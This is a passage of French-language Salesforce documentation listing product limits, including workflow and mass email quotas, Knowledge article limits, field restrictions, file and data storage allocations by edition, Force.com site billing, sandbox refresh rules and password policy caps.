<tr><td>Champ de fusion : <code>Case.Email_Thread</code></td><td colspan="2">N/A</td><td colspan="5">• Nombre maximal d'e-mails : 200<br>• Taille de troncation du corps des e-mails : 32 Ko</td></tr>
<tr><td>E-mail vers requête à la demande : nombre maximal de messages traités par Salesforce et par jour (inclus dans la limite des services de messagerie)</td><td colspan="4" rowspan="2">N/A</td><td colspan="3">Nombre de licences utilisateur multiplié par 1 000 ; maximum 1 000 000</td></tr>
<tr><td>E-mail vers requête à la demande : Taille maximale d'un e-mail (en-tête, corps, pièces jointes et codage inclus)</td><td colspan="3">25 Mo[1]</td></tr>
</table>

[1] La taille maximale des e-mails des services de messagerie varie en fonction de la langue et du jeu de caractères. La taille maximale d'un e-mail inclut les en-têtes, le corps du message, les pièces jointes et le codage. Par conséquent, un e-mail avec une pièce jointe de 25 Mo dépasse la taille maximale de 25 Mo, en tenant compte des en-têtes, du corps et du codage.

CONSULTER ÉGALEMENT :

Limitations des e-mails en masse

Limitations quotidiennes des e-mails de workflow

# Limitations quotidiennes des e-mails de workflow

Limitations relatives aux e-mails de workflow et aux alertes associées à des approbations.

Le limitation quotidienne en e-mails envoyés via des alertes par e-mail est de 1 000 e-mails par licence Salesforce standard et par organisation, à l'exception des organisations Developer Edition et d'évaluation, pour lesquelles le nombre d'e-mails de workflow est limité à 15. La limite totale pour l'organisation est de 2 000 000. Cette limitation s'applique aux e-mails envoyés via des alertes par e-mail dans des règles de workflow, des processus d'approbation, des flux ou l'API REST.

La limite repose sur une période de 24 heures qui débute et se termine à minuit GMT. L'ajout ou la suppression d'une licence utilisateur entraîne la mise à jour immédiate du total de la limite. Si vous envoyez une alerte par e-mail à un groupe, chaque destinataire au sein de ce groupe est pris en compte dans votre limite d'e-mails de workflow quotidiens.

Lorsque votre organisation a atteint sa limite quotidienne d'e-mail de workflow :

- Tous les e-mails restants dans la file d'attente du workflow et non envoyés ce jour sont ignorés. Salesforce n'essaie pas de les renvoyer ultérieurement.
- Si la règle de workflow contenant une action et une alerte par e-mail est déclenchée, seule l'action de l'e-mail est bloquée.
- Les action d'approbation finale, de refus final, d'approbation, de refus et d'e-mail de rappel sont bloquées.
- Une message d'erreur est ajouté au journal de débogage.

Les éléments suivants ne sont pas pris en compte dans la limite d'e-mails de workflow :

- E-mails de notification d'approbation
- Notifications d'attribution de tâche
- Notifications de règles d'attribution de piste
- Notifications de règles d'attribution de requête
- Notifications de règles d'escalade de requête
- Alertes d'utilisation de sites Force.com

Lorsque des alertes par e-mail de workflow approchent ou dépassent certaines limites, Salesforce envoie un e-mail d'avertissement à l'utilisateur du workflow par défaut, ou à un administrateur système actif si aucun utilisateur de workflow par défaut n'est défini.

| Lorsque... | Salesforce envoi... | L'e-mail d'avertissement inclut... |
|---|---|---|
| Une alerte par e-mail n'est pas envoyée, car le nombre de destinataires dépasse la limite pour un e-mail unique | Un avertissement par e-mail pour chaque alerte par e-mail non envoyée | Le contenu et les destinataires de l'alerte par e-mail non envoyée |
| L'organisation atteint 90 % de la limite quotidienne en e-mails | Un e-mail d'avertissement | La limite et l'utilisation de l'organisation |
| L'organisation atteint 90 % de la limite quotidienne en e-mails de workflow | Un e-mail d'avertissement | La limite et l'utilisation de l'organisation |
| Une alerte par e-mail n'est pas envoyée, car l'organisation atteint la limite quotidienne en e-mails | Un e-mail d'avertissement après chaque série de 100 alertes par e-mail tentées au-delà de la limite | La limite et l'utilisation de l'organisation |
| Une alerte par e-mail n'est pas envoyée, car l'organisation atteint la limite quotidienne en e-mails de workflow | Un e-mail d'avertissement après chaque série de 100 alertes par e-mail tentées au-delà de la limite | La limite et l'utilisation de l'organisation |

## Limitations des e-mails en masse

Limitations relatives à l'envoi d'e-mails en masse par édition.

Vous pouvez envoyer des e-mails en masse à 5 000 adresses e-mail externes par organisation et par jour au maximum, sur la base de l'heure GMT.

Les limites supplémentaires suivantes s'appliquent aux e-mails en masse.

- Les limites d'e-mail unique et en masse ne reposent pas sur des adresses uniques. Par exemple, si vous avez 10 fois l'adresse `johndoe@exemple.com` dans votre e-mail, 10 adresses sont prises en compte dans la limite.
- Vous pouvez envoyer un nombre illimités d'e-mails aux utilisateurs internes de votre organisation, qui comprennent les utilisateurs de portail.
- Vous pouvez envoyer des e-mails en masse uniquement à des contacts, des comptes personnels, des pistes et des utilisateur internes de votre organisation.
- Dans les organisations Developer Edition et dans celles qui évaluent Salesforce sur une période d'essai, vous pouvez envoyer un e-mail en masse au maximum à 10 adresses e-mail externes par jour. Cette limite inférieure ne s'applique pas si votre organisation a été créée avant la version Winter '12 et si elle a déjà activé l'e-mail en masse avec une limite supérieure. De plus, votre organisation peut envoyer des e-mails uniques à 15 adresses e-mail maximum par jour.
- Vous pouvez envoyer des e-mails en masse en utilisant un modèle d'e-mail Visualforce.

# Limitations de Salesforce Knowledge

Limitations relatives à Salesforce Knowledge par édition.

Salesforce Knowledge est une base de connaissances pour la création et la gestion de contenus. Si Salesforce Knowledge est activée dans le portail client ou le portail partenaire, les clients et les partenaires peuvent accéder aux articles.

| Limitations de Salesforce Knowledge | Détails de Performance Edition, Unlimited Edition, Enterprise Edition et Developer Edition |
|---|---|
| Nombre maximal d'articles | 50 000 articles |
| Nombre maximal de types d'article | 100 types d'article |
| Nombre maximal de champs personnalisés par type d'article | Enterprise Edition, Developer Edition et Unlimited Edition : 500 champs personnalisés par type d'article<br>Performance Edition : 800 champs personnalisés par type d'article |
| Nombre maximal de champs de fichier | 5 champs de fichier |
| Taille maximale de champ de fichier | Les champs de fichiers sont pris en compte en tant que pièces jointes et peuvent aller jusqu'à 25 Mo. |
| Taille maximale de zone de texte enrichi | 131072 caractères |
| Taille maximale de tous les champs de zone de texte enrichi d'un article | 1638400 caractères |
| Références (liens) d'articles uniques maximales dans un champ de texte enrichi | Vous pouvez avoir jusqu'à 100 liens vers différents articles de Salesforce Knowledge dans un champ de texte enrichi. |
| Suivi d'historique d'article | Les événements d'article sont suivis durant 18 mois au maximum. |

| Limitations de Salesforce Knowledge | Détails de Performance Edition, Unlimited Edition, Enterprise Edition et Developer Edition |
|---|---|
| Nombre maximal de langues prises en charge | 16 langues prises en charge |
| Importation d'article | Le fichier .zip d'importation doit satisfaire les exigences suivantes :<br>• Un seul fichier .csv et un seul fichier .properties peuvent exister.<br>• Le fichier .csv et le fichier .properties se trouvent dans le répertoire racine.<br>• Le processus de compression doit préserver l'arborescence des dossiers et des sous-dossiers.<br>• Le nom du fichier .zip ne peut pas contenir des caractères spéciaux.<br>• Le fichier .zip ne peut pas dépasser 20 Mo, et la taille des fichiers individuels décompressés du fichier zip ne peut pas dépasser 10 Mo.<br>• Les fichiers .csv ne peuvent pas inclure plus de 10 000 lignes, ligne d'en-tête incluse. Par conséquent, vous pouvez avoir 9 999 articles et traductions au maximum.<br>• Les lignes d'un fichier .csv ne peuvent pas contenir plus de 400 000 caractères.<br>• Les cellules d'un fichier .csv ne peuvent pas dépasser 32 Ko.<br>• Chaque article du fichier .csv ne peut pas contenir plus de 49 traductions. |
| Nombre maximal de groupes de catégories de données et de groupes de catégories de données actifs | 5 groupes de catégories, 3 actifs |
| Nombre maximal de catégories par groupe de catégories de données | 100 catégories dans un groupe de catégories de données |
| Nombre maximal de niveaux dans une hiérarchie de groupes de catégories de données | 5 niveaux dans une hiérarchie de groupes de catégories de données |
| Nombre maximal de catégories de données d'un groupe de catégories de données attribué à un article | 8 catégories de données d'un groupe de catégories de données attribué à un article |
| Nombre maximal de termes de recherche promus | Votre organisation peut créer au maximum 2 000 termes promus. |

CONSULTER ÉGALEMENT :

- Bienvenue dans Salesforce Knowledge
- Planification de votre base de connaissances
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

# Limitations des champs

Limitations relatives aux champs cryptés, de fusion et de formule.

Les champs récapitulatifs de cumul ne sont pas adaptés au mappage des champs de piste des pistes converties.

Limitations en champs cryptés
Les champs cryptés appliquent quelques limitations aux filtres et aux pages Visualforce.

Limitations en champ de zone de texte enrichi
L'application mobile traite les champs de texte enrichi, comme les champs de zone de texte longue, ne prenant pas en charge les contenus HTML ou les images. L'application mobile tronque les champs de zone de texte enrichi à 1000 caractères, balisage HTML inclus. Les administrateurs doivent envisager la suppression des champs de texte enrichi des présentations de pages mobiles. Si un utilisateur mobile modifie un champ de texte enrichi qui contient un texte de plus de 1 000 caractères, l'application mobile tronque le texte.

Limitations en filtres de référence
Les Filtres de recherche sont des paramètres d'administrateur qui limitent les valeurs correctes ainsi que les résultats de la boîte de dialogue de recherche dans les champs de recherche, de relations principal-détails et de relations hiérarchiques.

CONSULTER ÉGALEMENT :

Champs de fusion pour des formules d'objets croisés
Champs de fusion pour des règles de validation
Observations relatives aux règles de validation

## Limitations en champs cryptés

Les champs cryptés appliquent quelques limitations aux filtres et aux pages Visualforce.

### Cryptage classique

Les limitations suivantes s'appliquent aux champs cryptés avec Classic Encryption.

- Les champs cryptés ne peuvent pas être utilisés dans des filtres comme les vues de liste, les rapports, les champs récapitulatifs de cumul et les filtres de règle.
- Vous pouvez utiliser les champs cryptés dans les modèles d'e-mail, mais la valeur est toujours masquée, que vous ayez ou non l'autorisation Afficher les données cryptées.
- Seul le composant `<apex:outputField>` prend en charge la présentation des champs cryptés dans les pages Visualforce.

## Limitations en champ de zone de texte enrichi

L'application mobile traite les champs de texte enrichi, comme les champs de zone de texte longue, ne prenant pas en charge les contenus HTML ou les images. L'application mobile tronque les champs de zone de texte enrichi à 1000 caractères, balisage HTML inclus. Les administrateurs doivent envisager la suppression des champs de texte enrichi des présentations de pages mobiles. Si un utilisateur mobile modifie un champ de texte enrichi qui contient un texte de plus de 1 000 caractères, l'application mobile tronque le texte.

## Limitations en filtres de référence

Les Filtres de recherche sont des paramètres d'administrateur qui limitent les valeurs correctes ainsi que les résultats de la boîte de dialogue de recherche dans les champs de recherche, de relations principal-détails et de relations hiérarchiques.

Les limitations suivantes s'appliquent aux filtres de référence.

- Les critères de filtre de référence ne peuvent pas référencer les types de champ suivants :

  - Champs de relation dans des activités
  - Champs système qui sont toujours en lecture seule, notamment `Créé par` et `Modifié par`
  - Champs de relation qui prennent en charge les files d'attente, notamment `Responsable de la requête` et `Responsable de la piste`

- Chaque objet peut avoir jusqu'à cinq filtres de recherche obligatoires actifs et un nombre illimité de filtres de recherche facultatifs. Si vous atteignez la limite en filtres de recherche obligatoires d'un objet, créez des filtres facultatifs et utilisez des règles de validation afin d'appliquer votre règle métier lorsqu'un utilisateur enregistre.
- Dans les champs de devise, les filtres de référence ne convertissent pas les devises. Par exemple, si votre organisation utilise des devises multiples et qu'un critère de filtre de référence correspond à *`Chiffre d'affaires attendu`* supérieur à 100 000, la référence affiche tous les enregistrements dont le champ `Chiffre d'affaires attendu` est supérieur à 100 000, quelle que soit la devise.
- Vous ne pouvez pas utiliser des valeurs de date spéciales, telles que « Aujourd'hui » ou « Mois en cours » dans les critères de filtre de recherche.
- Vous ne pouvez pas supprimer des champs référencés dans un filtre de recherche actif.
- Vous ne pouvez pas modifier le type des champs référencés dans un filtre de recherche actif.
- Les critères de filtre de référence ne peuvent pas référencer les types de champ suivants dans l'objet source :
  - Numérotation automatique
  - Crypté
  - Formule
  - Zone de texte longue
  - Liste à sélection multiple
  - Récapitulatif de cumul
  - Texte
  - Zone de texte
  - URL
- L'exécution automatique de recherche ne fonctionne pas pour les recherches utilisateur avec des listes déroulantes supplémentaires. Elle sert essentiellement aux organisations qui ont configuré un portail partenaire ou un portail client.
- Dans les vues de liste avancée, vous ne pouvez pas modifier les champs référencés par des critères de filtre de référence dépendant.
- Les filtres de recherche ne prennent pas en charge les modifications en masse de responsable. Si votre critère de filtre recherche référence le champ `Responsable`, une modification en masse de responsable peut entraîner des valeurs incorrectes qui sont signalées uniquement lors d'une tentative d'enregistrement.
- Un filtre de référence ne peut pas référencer une formule, si la formule référence des champs de fusion globaux qui ne sont pas pris en charge par le filtre de référence.
- Les critères de filtre de recherche dans `Nom du compte` s'appliquent uniquement aux comptes professionnels, pas aux comptes personnels. Par exemple, si votre critère de filtre de recherche est `Nom du compte ne contient aucun livre`, les comptes professionnels dont le nom inclut « Livre », par exemple Livre d'or, ne sont pas valides, mais les comptes personnels dont le nom inclut « Livre », par exemple Livremont, sont valides et s'affichent dans la boîte de dialogue du champ `Compte`. Pour filtrer un nom dans un compte personnel, utilisez à la place les champs `Prénom` ou `Nom`.
- Salesforce ne prend pas en charge la modification en ligne dans les vues de liste pour :
  - Les champs de l'objet source qui sont référencés dans des références dépendantes.
  - Les champs avec des références dépendantes.

# Limitations des fichiers et du stockage

Limitations relatives à Salesforce Files, CRM Content, Chatter et à l'attribution d'un espace de stockage.

Limitations de Salesforce Files Sync
Limitations relatives au stockage, à la taille de fichier et à la synchronisation des fichiers.

Limitations de Salesforce CRM Content
Limitations relatives à Salesforce CRM Content par édition.

Limitations des fichiers dans Chatter
Limitations relatives aux fichiers joints à une publication ou à un commentaire Chatter.

Limitations du stockage données et de fichiers
Limitations relatives à l'allocation de stockage par édition Salesforce et au nombre d'utilisateurs qui disposent d'une licence standard dans votre organisation.

## Limitations de Salesforce Files Sync

Limitations relatives au stockage, à la taille de fichier et à la synchronisation des fichiers.

| Fonctionnalité | Limitation |
|---|---|
| Stockage à l'échelle de l'organisation | L'espace de stockage est basé sur le nombre de licences Salesforce achetées. Il est possible d'acheter un espace de stockage supplémentaire. Pour plus d'informations, reportez-vous à Limites de stockage de données et de fichiers. |
| Nombre maximal de fichiers synchronisés | Les utilisateurs peuvent synchroniser jusqu'à 10 000 fichiers. |
| Nombre maximal de dossiers synchronisés | 500 dossiers |
| Taille de fichier | • 2 Go, lors d'un chargement via l'interface Web<br>• 2 Go lors d'un chargement via le client de bureau Salesforce Files Sync (ou 500 Mo en utilisant un proxy)<br>• 100 Mo lors d'un chargement à partir d'un appareil mobile |
| Nombre maximal de versions par fichier | 2,048 |
| Nombre maximal d'utilisateurs qui peuvent synchroniser simultanément le même fichier | 1 000 utilisateurs |
| Nombre maximal d'appels Connect API | 10 000 par utilisateur, par heure et par application connectée à partir du client de bureau Salesforce Files Sync |

## Limitations de Salesforce CRM Content

Limitations relatives à Salesforce CRM Content par édition.

Salesforce CRM Content peut inclure tous les types de fichiers, depuis des présentations Microsoft® PowerPoint à des fichiers audio, vidéo, à des pages Web et à des documents Google®. Ce tableau présente les limitations de Salesforce CRM Content par édition.

| Fonctionnalité | Détails |
| --- | --- |
| Livraisons de contenu : bande passante de livraison par défaut par période de 24 heures | 10 Go |
| Livraisons de contenu : nombre de vues de livraison par défaut par période de 24 heures | 20 000 |
| Livraisons de contenu : taille de fichier maximale pour l'affichage en ligne | 25 Mo |
| Contenu : taille de fichier maximale | • 2 Go<br>• 2 Go (en-têtes inclus) lors d'un chargement via l'API REST Chatter<br>• 2 Go (en-têtes inclus) lors d'un chargement via l'API REST<br>• 38 Mo lors d'un chargement via l'API SOAP<br>• 10 Mo lors d'un chargement via l'API de transfert en masse<br>• 10 Mo pour Google Documents<br>• 10 Mo lors d'un chargement via Visualforce |
| Contenu : nombre maximal de bibliothèques | 2 000 |
| Contenu : nombre maximal de documents de contenu | 10 000 000 |
| Contenu : nombre maximal de documents de contenu et de versions au cours d'une période de 24 heures (ajustable) | 36 000 (2 500 dans Developer Edition) |
| Packs de contenu : nombre maximal de fichiers | 50 (pas applicable dans Personal Edition) |
| Documents : taille maximale du logo de l'application personnalisée | 20 Ko |
| Documents : taille maximale du document à charger | 5 Mo |
| Documents : taille maximale du nom de fichier (y compris l'extension du fichier) | 255 caractères |

## Limitations de la recherche Salesforce CRM Content

La recherche prend en charge plusieurs types de fichiers et possède une limite de taille de fichier. Si le fichier dépasse la taille maximale, le texte qu'il contient n'est pas recherché, mais son nom, les balises, l'extension de fichier et les champs personnalisés le sont.

| Type de fichier | Extensions de fichier | Taille de fichier maximale pour la recherche |
| --- | --- | --- |
| HTML | `.htm`, `.html`, `.xhtml` | 5 Mo |
| PDF | `.pdf` | 25 Mo |
| PPT | `.ppt`, `.pptx`, `.pptm` | 25 Mo |
| RTF | `.rtf` | 5 Mo |

| Type de fichier | Extensions de fichier | Taille de fichier maximale pour la recherche |
|---|---|---|
| Texte | `.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt` | 5 Mo |
| Word | `.doc`, `.docx`, `.docm` | 25 Mo |
| XLS | `.xls`, `.xlsx`, `.xlsm` | 5 Mo |
| XML | `.xml` | 5 Mo |

CONSULTER ÉGALEMENT :

- Limitations de la recherche
- Limitations de la recherche de fichiers dans Chatter

# Limitations des fichiers dans Chatter

Limitations relatives aux fichiers joints à une publication ou à un commentaire Chatter.

## Limites de partage de fichiers

Le nombre maximal de fois qu'un fichier peut être partagé est de 100. Cette valeur inclut les fichiers partagés avec des personnes, des groupes et via des liens. Si un fichier est partagé en privé et approche le nombre de partages maximal de 100, vous pouvez le rendre public en le publiant dans votre fil.

## Limites de taille de fichier

Les valeurs suivantes correspondent aux limites en taille de fichier dans Salesforce.

| Fonctionnalité | Détails |
|---|---|
| Liste associée Pièces jointes | • 25 Mo pour les pièces jointes<br>• 2 Go pour les pièces jointes à un fil |
| Onglet Documents | • 5 Mo<br>• 20 Ko pour un logo d'application personnalisée |
| Salesforce CRM Content | • 2 Go<br>• 2 Go (en-têtes inclus) lors d'un chargement via l'API REST Chatter<br>• 2 Go (en-têtes inclus) lors d'un chargement via l'API REST<br>• 38 Mo lors d'un chargement via l'API SOAP<br>• 10 Mo lors d'un chargement via l'API de transfert en masse<br>• 10 Mo pour Google Documents<br>• 10 Mo lors d'un chargement via Visualforce |

| Fonctionnalité | Détails |
|---|---|
| Fichiers Salesforce | 2 Go |
| Salesforce Knowledge | 5 Mo pour les pièces jointes |

# Limitations du stockage données et de fichiers

Limitations relatives à l'allocation de stockage par édition Salesforce et au nombre d'utilisateurs qui disposent d'une licence standard dans votre organisation.

## Capacité de stockage

Le stockage est divisé en deux catégories : Le stockage de fichiers inclut les fichiers en pièces jointes, l'accueil Fichiers, Salesforce CRM Content, les fichiers Chatter (y compris les photos des utilisateurs), l'onglet Documents, le champ personnalisé Fichier dans les articles Knowledge et les ressources Site.com. Le stockage de données inclut les éléments suivants :

- Comptes
- Types d'articles (format : « [*Nom du type d'article*] »)
- Traductions de types d'article (format : « [Version *Nom de type d'article*] »)
- Campagnes
- Membres de campagne
- Requêtes
- Équipes de requêtes
- Contacts
- Contrats
- Objets personnalisés
- E-mails
- Événements
- Éléments de prévision
- Documents Google
- Idées
- Pistes
- Notes
- Opportunités
- Parts d'opportunité
- Commandes
- Devis
- Données de texte enrichi de modèles de devis
- Solutions
- Balises : Balises uniques
- Tâches

**Stockage de données**

Pour le stockage de données, Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Performance Edition et Unlimited Edition disposent de 1 Go ou d'une limitation par utilisateur, selon la quantité la plus importante. Par exemple, une organisation Professional Edition avec 10 utilisateurs reçoit 1 Go, car 10 utilisateurs multipliés par 20 Mo par utilisateur donnent 200 Mo, valeur inférieure à l'espace minimal d'1 Go. Une organisation Professional Edition avec 100 utilisateurs reçoit davantage que l'espace minimal d'1 Go, car 100 utilisateurs multipliés par 20 Mo par utilisateur donnent 2 000 Mo.

**Stockage des fichiers**

10 Go d'espace de stockage de fichiers est alloué par organisation dans les éditions Contact Manager, Group, Professional, Enterprise, Performance et Unlimited.

Un espace de stockage de fichiers supplémentaire est alloué aux organisations en fonction du nombre de licences utilisateur standard. 2 Go d'espace de stockage de fichiers par licence utilisateur sont accordés dans les organisations Enterprise Edition, Performance Edition et Unlimited Edition. 612 Mo sont alloués par licence utilisateur standard dans les organisations Contact Manager Edition, Group Edition et Professional Edition, qui incluent 100 Mo par licence utilisateur plus 512 Mo par licence pour la licence de fonctionnalité Salesforce CRM Content. Une organisation qui compte moins de 10 utilisateurs reçoit au total 1 Go de stockage de fichiers par utilisateur, plutôt que 100 Mo par licence utilisateur.

Remarque: Chaque licence de fonctionnalité Salesforce CRM Content fournit 512 Mo d'espace de stockage de fichiers supplémentaires, que Salesforce CRM Content soit activé ou non.

Le stockage de fichiers et le stockage de données sont calculés de façon asynchrone. Par conséquent, si vous importez ou ajoutez un nombre important d'enregistrements ou de fichiers, le changement dans l'utilisation du stockage de votre organisation n'est pas immédiatement reflété.

Les valeurs minimales du tableau ci-dessous s'appliquent aux licences utilisateur Salesforce et Salesforce Platform. Si votre organisation utilise des licences utilisateur personnalisées, contactez Salesforce afin de déterminer votre espace de stockage exact. Pour consulter la description des licences utilisateur, reportez-vous à Licences utilisateur.

<table>
<tr><th>Édition Salesforce</th><th>Espace de stockage de données minimal par organisation</th><th>Licence d'attribution de stockage de données par utilisateur</th><th>Allocation de stockage de fichiers par organisation</th><th>Licence d'attribution de stockage de fichiers par utilisateur</th></tr>
<tr><td>Contact Manager</td><td rowspan="5">1 Go</td><td rowspan="3">20 Mo</td><td rowspan="5">10 Go</td><td rowspan="3">612 Mo</td></tr>
<tr><td>Group</td></tr>
<tr><td>Professional</td></tr>
<tr><td>Enterprise</td><td rowspan="2">120 Mo</td><td rowspan="2">2 Go</td></tr>
<tr><td>Performance</td></tr>
<tr><td>Unlimited</td><td rowspan="2">5 Mo</td><td rowspan="2">n/a</td><td rowspan="2">20 Mo</td><td rowspan="2">n/a</td></tr>
<tr><td>Developer</td></tr>
<tr><td>Personal</td><td>20 Mo (environ 10 000 enregistrements)</td></tr>
</table>

# Limitations des vues de page de sites Force.com

Limitations relatives aux requêtes prises en compte dans les vues de page.

Les requêtes suivantes sont prises en compte en tant que vues de page.

| Requêtes pour... | Exemple d'URL |
|---|---|
| Votre domaine Force.com | `http://masociete.force.com` |
| Votre adresse Web personnalisée | `http://masociete.com` |
| Toute page associée à votre site | `http://masociete.force.com/mapage` |
| Page d'erreur Autorisation requise | `http://masociete.force.com/Nonautorise` |
| Les requêtes AJAX telles que JavaScript remoting (par exemple, RemoteAction)<apexactionFunction><apexactionPoller> | n/r |

Les requêtes suivantes ne sont pas prises en compte en tant que vues de page.

| Requêtes pour... | Exemple d'URL |
|---|---|
| Images Salesforce | `http://masociete.force.com/img/force_logo_w09.gif` |
| Vos ressources statiques | `http://masociete.force.com/resource/1233771498000/background` |
| Robots.txt | `http://masociete.force.com/robots.txt` |
| Icône favorite | `http://masociete.force.com/favicon.ico` |
| Pièces jointes et documents | n/r |
| Pages d'erreur, à l'exception de la page Autorisation requise, telles que Limite dépassée et Maintenance | `http://masociete.force.com/BandwidthExceeded` |
| Images incluses avec un champ HTML | `http://masociete.force.com/servlet/rtaImage` |
| Champ de fichier personnalisé | `http://masociete.force.com/servlet/fileField` |

Limite dépassée, Maintenance, Page introuvable et les pages d'accueil inactives désignées sont prises en compte dans les limite en vues de pages et en bande passante. Vous pouvez utiliser des ressources statiques pour marquer ces pages, mais les limites suivantes s'appliquent :

- La taille des ressources statiques doit être égale à 50 Ko ou inférieure.
- Les ressources statiques doivent être des feuilles de style (CSS), des fichiers d'image ou des fichiers Javascript.
- Vous pouvez pas utiliser des contrôleurs Apex pour ces pages.
- Vous ne pouvez pas exécuter des opérations SOQL ou DML à partir de ces pages.

# Limitations de la facturation des sites Force.com

Terminologie relative aux limitations et à la facturation associées au site Force.com.

La terminologie ci-dessous s'applique aux limites et à la facturation des sites Force.com :

- Les « Vues de page » sont calculées en fonction du nombre total de pages servies par le serveur d'origine du site ou le serveur de cache.

- La « Bande passante » est calculée en fonction du nombre de mégaoctets servis et reçus par le serveur d'origine du site et le serveur de cache.
- Le « Délai de demande de service (en minutes) » est calculé en fonction du délai serveur total requis pour générer des pages pour le site.
- La « Dernière période de 24 heures » correspond aux 24 heures précédant l'heure courante.
- Le « Serveur d'origine » correspond au serveur Web qui héberge votre site.
- Le « Serveur de cache » correspond au serveur qui sert les pages de votre site mis en cache.
- La « Période actuelle » correspond au mois actuel durant lequel vous êtes autorisé à afficher un certain nombre de pages pour votre organisation.

Salesforce impose les limites suivantes dans les vues de pages mensuelles pour les sites Force.com :

- La facturation repose sur le nombre de vues de pages mensuelles achetées pour votre organisation. Cette limite cumule les vues de pages de l'ensemble des sites de votre organisation.
- Si, au cours d'un mois donné, votre organisation atteint 110% de sa limite de vues de pages, Salesforce envoie une notification par e-mail aux administrateurs de site et de facturation.
- Si votre organisation dépasse 110% de sa limite de vues de pages pendant quatre mois consécutifs, vos sites sont désactivés jusqu'au mois suivant ou jusqu'à l'achat de vues de page supplémentaires. Salesforce envoie un e-mail de notification aux administrateurs de site et de facturation, ainsi qu'au responsable du site associé.
- Si, au cours d'un mois donné, votre organisation atteint 300% de sa limite de vues de page, vos sites sont désactivés jusqu'au mois suivant ou jusqu'à l'achat de vues de page supplémentaires. Salesforce envoie un e-mail de notification aux administrateurs de site et de facturation, ainsi qu'au responsable du site associé.

# Limitations générales des environnements Sandbox et du stockage Sandbox

Limitations relatives aux environnements sandbox.

Un environnement sandbox est une copie de votre organisation dans un environnement distinct que vous pouvez utiliser dans plusieurs buts, comme un test ou une formation. Les sandbox sont totalement isolées de votre organisation de production Salesforce qui n'est pas affectée par les opérations exécutées dans votre environnement sandbox.

Les limitations suivantes s'appliquent aux environnements sandbox.

- Vous pouvez actualiser un sandbox Full 29 jours après sa création ou sa dernière actualisation. Si vous supprimez un sandbox Full dans ces 29 jours, vous devez attendre la fin de la période de 29 jours, à compter de la date de la dernière actualisation ou création, pour le remplacer.
- Vous pouvez actualiser un sandbox Partial Copy 5 jours après sa création ou sa dernière actualisation. Si vous supprimez un sandbox Partial Copy dans ces 5 jours, vous devez attendre la fin de la période de 5 jours, à compter de la date de la dernière actualisation ou création, pour le remplacer.
- Vous pouvez actualiser un sandbox Developer ou Developer Pro une fois par jour.
- Enterprise Edition inclut des licences pour 25 sandbox Developer et 1 sandbox Partial Copy.
- Performance Edition inclut des licences pour 1 sandbox Full, 5 sandbox Developer Pro, 100 sandbox Developer et 1 sandbox Partial Copy.
- Unlimited Edition inclut des licences pour 1 sandbox Full, 5 sandbox Developer Pro, 100 sandbox Developer et 1 sandbox Partial Copy.
- Professional Edition inclut des licences pour 10 sandbox Developer (les ensembles de modifications ne sont pas disponibles).
- Si vous avez besoin de licences sandbox supplémentaires, contactez Salesforce pour commander des sandbox pour votre organisation.

Les limitations suivantes s'appliquent aux limites de stockage de sandbox.

- Les sandbox Partial Copy ont un espace de stockage limité à 5 Go pour les fichiers et à 5 Go pour les données.
- Les sandbox Developer Pro ont un espace de stockage limité à 1 Go pour les fichiers et à 1 Go pour les données.
- Les sandbox Developer ont un espace de stockage limité à 200 Mo pour les fichiers et à 200 Mo pour les données.
- Les sandbox Full ont les mêmes limitations de stockage que votre organisation de production.
- Les sandbox n'envoient pas de notification par e-mail lorsque les limites de stockage sont atteintes. Toutefois, si vous atteignez la limite de stockage de votre environnement sandbox, vous ne pouvez plus enregistrer de données dans l'environnement sandbox. Pour examiner vos limitations en stockage, dans Configuration, saisissez *Utilisation du stockage* dans la case Recherche rapide, puis sélectionnez **Utilisation du stockage** dans votre environnement sandbox.

# Limitations du portail partenaire

Limitations relatives aux portails partenaires.

## Nombre maximal de portails partenaires

Vous pouvez créer jusqu'à 5 portails partenaires dans votre organisation. L'augmentation de cette valeur est soumise à l'approbation du responsable produit et nécessite des requêtes d'utilisation détaillées.

## Nombre maximal de rôles de portail

Le nombre maximal de rôles de portail pour une organisation est de 5000. Cette limitation inclut les rôles de portails associés à l'ensemble des portails clients, portails partenaires ou communautés de l'organisation. Pour éviter une augmentation excessive de cette valeur, nous recommandons de vérifier et de réduire le nombre de rôles pour chaque portail et communauté. Supprimez également les rôles de portail inutilisés. Pour obtenir davantage de rôles de portail, contactez le support client de Salesforce.

# Limitations de la stratégie de mot de passe

Limitations relatives au nombre d'utilisations de mots de passe utilisateur.

Vous pouvez définir diverses stratégies de mot de passe et de connexion afin de sécuriser votre organisation.

Remarque: Les mots de passe utilisateur ne peuvent pas excéder 16 000 octets.

Les connexions sont limitées à 3600 par heure et par utilisateur. Cette limitation s'applique aux organisations créées après la version Summer '08.

CONSULTER ÉGALEMENT :

Champs de stratégie de mot de passe dans les profils

# Limitations de Salesforce Console

Limitations techniques de l'utilisation de Salesforce Console.

Une Salesforce Console est une application qui permet de rechercher, de mettre à jour et de créer rapidement des enregistrements.

Pour de meilleures performances, nous recommandons Internet Explorer 8, 9 ou 10 ou la dernière version stable de Firefox ou de Google Chrome en utilisant Live Agent dans la Salesforce Console. Les limitations suivantes s'appliquent à la Salesforce Console.

- Si vous vous connectez à une autre application Salesforce alors que vous êtes déjà connecté à une application de Salesforce Console, vous ne pouvez pas accepter de nouvelles demandes de chat.

- Dans Chatter Answers, les administrateurs ne peuvent pas personnaliser la FAQ (Foire aux questions), qui est accessible aux clients en cliquant sur `Besoin d'aide ?`.
- Les utilisateurs d'Internet Explorer 8 reçoivent un avertissement de sécurité si vous personnalisez avec des URL qui n'incluent pas https://.

# Limitations de Site Edition

Limitations relatives au nombre de sites, à la bande passante, à l'heure de la demande de service et aux vues de page maximum par édition.

Site.com est un système de gestion de contenu (CMS) Web pour la création et la gestion de pages Web dynamiques, orientées vers les données, et de modification de contenus en temps réel.

Le tableau suivant présente les limites de Sites pour les différentes éditions de Salesforce.

| Edition | Nombre maximal de sites | Limite de bande passante (par période de 24 heures par site) | Délai de demande de service (par période de 24 heures par site) | Vues de pages maximales |
|---|---|---|---|---|
| Developer Edition | 1 | 500 Mo | 10 minutes | N/A |
| Enterprise Edition | 25 | 1 Go pour sandbox<br>40 Go pour production | 30 minutes pour sandbox<br>60 heures pour production | 500,000 |
| Unlimited Edition<br>Performance Edition | 25 | 1 Go pour sandbox<br>40 Go pour production | 30 minutes pour sandbox<br>60 heures pour production | 1,000,000 |

